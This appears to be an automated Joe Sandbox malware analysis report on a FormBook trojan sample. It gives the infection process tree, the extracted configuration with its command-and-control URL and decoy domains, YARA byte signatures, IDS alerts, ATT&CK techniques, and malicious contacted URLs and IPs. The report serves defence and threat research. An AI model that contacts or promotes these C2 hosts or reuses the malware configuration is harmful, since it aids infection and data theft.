ID: 635151
Sample Name:
lamsddre43321.exe
Cookbook: default.jbs
Time: 15:54:11
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2022

Copyright Joe Security LLC 2022


Windows Analysis Report

lamsddre43321.exe


Overview

General Information

Sample Name:	lamsddre43321.exe
Analysis ID:	635151
MD5:	b1fcf52deb6f04e..
SHA1:	42d8b684ff7b293.
SHA256:	8535282c174072..
Tags:	exe
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- System process connects to networ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Modifies the prolog of user mode fun…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- lamsddre43321.exe (PID: 6452 cmdline: "C:\Users\user\Desktop\lamsddre43321.exe" MD5: B1FCF52DEB6F04EF0F898C9938F26920)
  - rlpjf.exe (PID: 6484 cmdline: C:\Users\user\AppData\Local\Temp\rlpjf.exe C:\Users\user\AppData\Local\Temp\ojshmy MD5: FB06AEE14DBF93907437AB4372B1BBDE)
    - rlpjf.exe (PID: 6520 cmdline: C:\Users\user\AppData\Local\Temp\rlpjf.exe C:\Users\user\AppData\Local\Temp\ojshmy MD5: FB06AEE14DBF93907437AB4372B1BBDE)
      - explorer.exe (PID: 3968 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msiexec.exe (PID: 6360 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
        - cmd.exe (PID: 6148 cmdline: /c del "C:\Users\user\AppData\Local\Temp\rlpjf.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6196 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.rebelmvmt.com/t23s/"
  ],
  "decoy": [
    "jesusandamerican.com",
    "atlasgreencorp.com",
    "kristinsullivan.info",
    "moments2memories904.com",
    "tipdautu.com",
    "hucosell.com",
    "purplelollipops.com",
    "storywelldesign.com",
    "gordisex.com",
    "stratumskincareusa.com",
    "squishandboo.com",
    "carolyncareteam.com",
    "xn--allegon-3ya.com",
    "trustno1clothing.com",
    "provectadigital.com",
    "wellroyal.com",
    "miapersayis.com",
    "kutnicki.com",
    "flexi-tees.com",
    "oopsbd.com",
    "transitxl.com",
    "pacamoro.com",
    "togethernesslifeyoga.com",
    "holos-studio.com",
    "batpigswagsupply.com",
    "247resumereview.com",
    "metaverseart.international",
    "lejeunewatersettlements.com",
    "xyjdnice.com",
    "noteworthyandblue.com",
    "yawtl.top",
    "hermanmilleronline.com",
    "officialjabbour.com",
    "learn2stand.com",
    "bitrueexc.com",
    "outdoorfrog.com",
    "tappong.com",
    "bumblebeeskin.com",
    "hometeamdr.com",
    "theminiquipper.com",
    "sxqp262.com",
    "deepspacegamingrust.com",
    "8hck.com",
    "qianlaodonghetong.com",
    "nzyyen.com",
    "kabuyasu.com",
    "deooilltd.cfd",
    "boowang.com",
    "metadocompositor.com",
    "walker-shop.com",
    "jjyg86.com",
    "fineassmama.com",
    "quieco.xyz",
    "musculusbodytherapies.com",
    "trestoneducation.com",
    "lookinsoft.com",
    "leifengrui.top",
    "24hcares.com",
    "vanz-travel.com",
    "tduhe.com",
    "higginsuotdoors.com",
    "plazawoods.com",
    "howlongsoessoftware.com",
    "mapresults.com"
  ]
}
```


Copyright Joe Security LLC 2022

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.386123564.0000000001820000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.386123564.0000000001820000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.386123564.0000000001820000.00000040.10000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
0000000F.00000002.535781474.0000000000D40000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000F.00000002.535781474.0000000000D40000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.0.rlpjf.exe.400000.7.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.0.rlpjf.exe.400000.7.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.0.rlpjf.exe.400000.7.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18849:$sqlite3step: 68 34 1C 7B E1 • 0x1895c:$sqlite3step: 68 34 1C 7B E1 • 0x18878:$sqlite3text: 68 38 2A 90 C5 • 0x1899d:$sqlite3text: 68 38 2A 90 C5 • 0x1888b:$sqlite3blob: 68 53 D8 7F 8C • 0x189b3:$sqlite3blob: 68 53 D8 7F 8C
2.2.rlpjf.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
2.2.rlpjf.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x151a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1592f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa59a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1441c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb293:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b927:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c92a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 22 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.221.90.236

Timestamp:	192.168.2.3154.221.90.23649759802031449 05/27/22-15:57:04.008947
SID:	2031449
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.221.90.236

Timestamp:	192.168.2.3154.221.90.23649759802031453 05/27/22-15:57:04.008947
SID:	2031453
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.3 - Destination IP: 154.221.90.236

Timestamp:	192.168.2.3154.221.90.23649759802031412 05/27/22-15:57:04.008947
SID:	2031412
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Copyright Joe Security LLC 2022

Multi AV Scanner detection for dropped file

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality

Yara detected FormBook


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 Native API	1 DLL Side-Loading	6 1 2 Process Injection	1 Rootkit	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Credential API Hooking	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Shared Modules	Boot or Logon Initialization Scripts	1 DLL Side-Loading	2 Virtualization/Sandbox Evasion	1 Input Capture	2 5 1 Security Software Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Copyright Joe Security LLC 2022

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	6 1 2 Process Injection	Security Account Manager	2 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 Archive Collected Data	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	2 Process Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 Obfuscated Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Software Packing	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 DLL Side-Loading	DCSync	1 1 3 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
lamsddre43321.exe	43%	Virustotal		Browse
lamsddre43321.exe	39%	ReversingLabs	Win32.Trojan.Injexa	

Copyright Joe Security LLC 2022

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\rlpjf.exe	37%	ReversingLabs	Win32.Trojan.Jaik	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.0.rlpjf.exe.400000.9.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.rlpjf.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.0.rlpjf.exe.400000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.0.rlpjf.exe.400000.7.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.rlpjf.exe.f70000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.higginsuotdoors.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.rebelmvmt.com/t23s/	4%	Virustotal		Browse
www.rebelmvmt.com/t23s/	100%	Avira URL Cloud	malware	
http://https://www.higginsuotdoors.com/t23s/?EJETzlAX=cEalcOUlgQXel0kK38lb//BaRXxUeEtKEp5M3r3CI2ociZMEyQ/3X	0%	Avira URL Cloud	safe	
http://www.nzyyen.com/t23s/?EJETzlAX=iH1VF/JK30KFHZEdKguaUIUWolCdP6M64DY2HrkJBnwp9nXzsO9KixAtEUEE76WvBmG1&8ptH=IbZdvJCPXDLToZQ	100%	Avira URL Cloud	malware	
http://www.higginsuotdoors.com/t23s/?EJETzlAX=cEalcOUlgQXel0kK38lb//BaRXxUeEtKEp5M3r3CI2ociZMEyQ/3XnDT9zdGB1sTbUxM&8ptH=IbZdvJCPXDLToZQ	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.nzyyen.com	154.221.90.236	true	true		unknown
website-rendering.jouwweb.nl	35.204.150.5	true	false		high
www.higginsuotdoors.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.rebelmvmt.com/t23s/	true	• 4%, Virustotal, Browse • Avira URL Cloud: malware	low
http://www.nzyyen.com/t23s/?EJETzlAX=iH1VF/JK30KFHZEdKguaUIUWolCdP6M64DY2HrkJBnwp9nXzsO9KixAtEUEE76WvBmG1&8ptH=IbZdvJCPXDLToZQ	true	• Avira URL Cloud: malware	unknown
http://www.higginsuotdoors.com/t23s/?EJETzlAX=cEalcOUlgQXel0kK38lb//BaRXxUeEtKEp5M3r3CI2ociZMEyQ/3XnDT9zdGB1sTbUxM&8ptH=IbZdvJCPXDLToZQ	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.higginsuotdoors.com/t23s/?EJETzlAX=cEalcOUlgQXel0kK38lb//BaRXxUeEtKEp5M3r3CI2ociZMEyQ/3X	msiexec.exe, 0000000F.00000002.541916856.00000000059BF000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
154.221.90.236	www.nzyyen.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
35.204.150.5	website-rendering.jouwweb.nl	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635151
Start date and time: 27/05/202215:54:11	2022-05-27 15:54:11 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	lamsddre43321.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@2/2

Copyright Joe Security LLC 2022

EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 69.5% (good quality ratio 63.9%) • Quality average: 73.5% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nsrD708.tmp

Process:	C:\Users\user\Desktop\lamsddre43321.exe
File Type:	data
Category:	dropped
Size (bytes):	335303
Entropy (8bit):	7.522231151776849
Encrypted:	false
SSDEEP:	6144:QcS87ZW3O8lg0/tMBZmbZ+zpvncW/sSGg:9jqgi6ZmUcW/sS

MD5:	800972B7F755FD89A742BF3953AB5889
SHA1:	708375BDFF9C6250EE4CE95659230BD7C2249114
SHA-256:	0B7D7E2F43697DF29548A389E94CAB868E41D3D68B1630985334B8F5B0843B4E
SHA-512:	3A91EDDB6571522B91C26EC94AFFACB31FD0B50C611A558FB6E7DBCD46A56E491ABC752865832BA07C456D6FECB69C7EDA9D4BA9900C7FB9E576597B7686257F
Malicious:	false
Reputation:	low
Preview:	.....,.....R..... .....B.....j..... ....

C:\Users\user\AppData\Local\Temp\ojshmy

Process:	C:\Users\user\Desktop\lamsddre43321.exe
File Type:	data
Category:	dropped
Size (bytes):	5083
Entropy (8bit):	6.145719793996354
Encrypted:	false
SSDEEP:	96:lUdu9pigKyb0mZBbCa8b6SeNK5pLzej2lCrCVhWt7dKYN7d+t:7HhRb0mrCZb6SaK5pXej2lCrCVhGJKYS
MD5:	EA71823F325F2B7CBCB947DA55ADD72D
SHA1:	EA3B50837539A67326169C6DBAF73A98D142307C
SHA-256:	B7C4A59BF353D515F295B2934D3E51D391F5BFEC036275CA709A22C8AC3C4E3A
SHA-512:	8AC9072989E91E6C6147BA4E26453392774195273059DA88A55F435B9A7AFDA94C70AB5A1B2FB3FCBDB7610A158B9E7197F26F6B0A4B5086CC5AD1ECDBA89065
Malicious:	false
Reputation:	low
